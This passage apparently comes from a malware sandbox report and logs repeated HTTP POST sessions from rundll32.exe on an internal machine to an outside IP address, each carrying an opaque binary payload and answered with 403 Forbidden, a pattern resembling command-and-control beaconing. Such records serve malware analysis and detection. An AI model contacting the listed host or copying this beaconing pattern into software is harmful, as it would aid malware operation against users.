2021-10-28 02:49:34 UTC	84	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:35 UTC	89	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:35 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49855	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:38 UTC	89	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:38 UTC	89	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:38 UTC	99	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:38 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49857	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:38 UTC	94	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:38 UTC	94	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:39 UTC	99	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:39 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49792	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:05 UTC	9	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:05 UTC	10	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:05 UTC	14	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:05 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49863	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:41 UTC	99	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:41 UTC	99	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:42 UTC	109	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:42 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49865	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:42 UTC	104	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:42 UTC	104	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z"V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:43 UTC	109	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:43 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49872	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:46 UTC	109	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:46 UTC	109	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:47 UTC	119	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:47 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49873	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:47 UTC	114	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:47 UTC	114	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:47 UTC	119	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:47 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49882	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:50 UTC	119	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:50 UTC	119	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:51 UTC	129	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:51 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49883	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:50 UTC	124	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:50 UTC	124	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:51 UTC	129	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:51 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49891	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:54 UTC	129	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:54 UTC	129	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:55 UTC	139	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:55 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49892	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:54 UTC	134	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:54 UTC	134	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:55 UTC	139	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:55 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49900	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:58 UTC	139	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:58 UTC	139	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:59 UTC	149	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:59 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49899	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:58 UTC	144	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:58 UTC	144	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:59 UTC	149	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:59 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49793	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:07 UTC	14	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
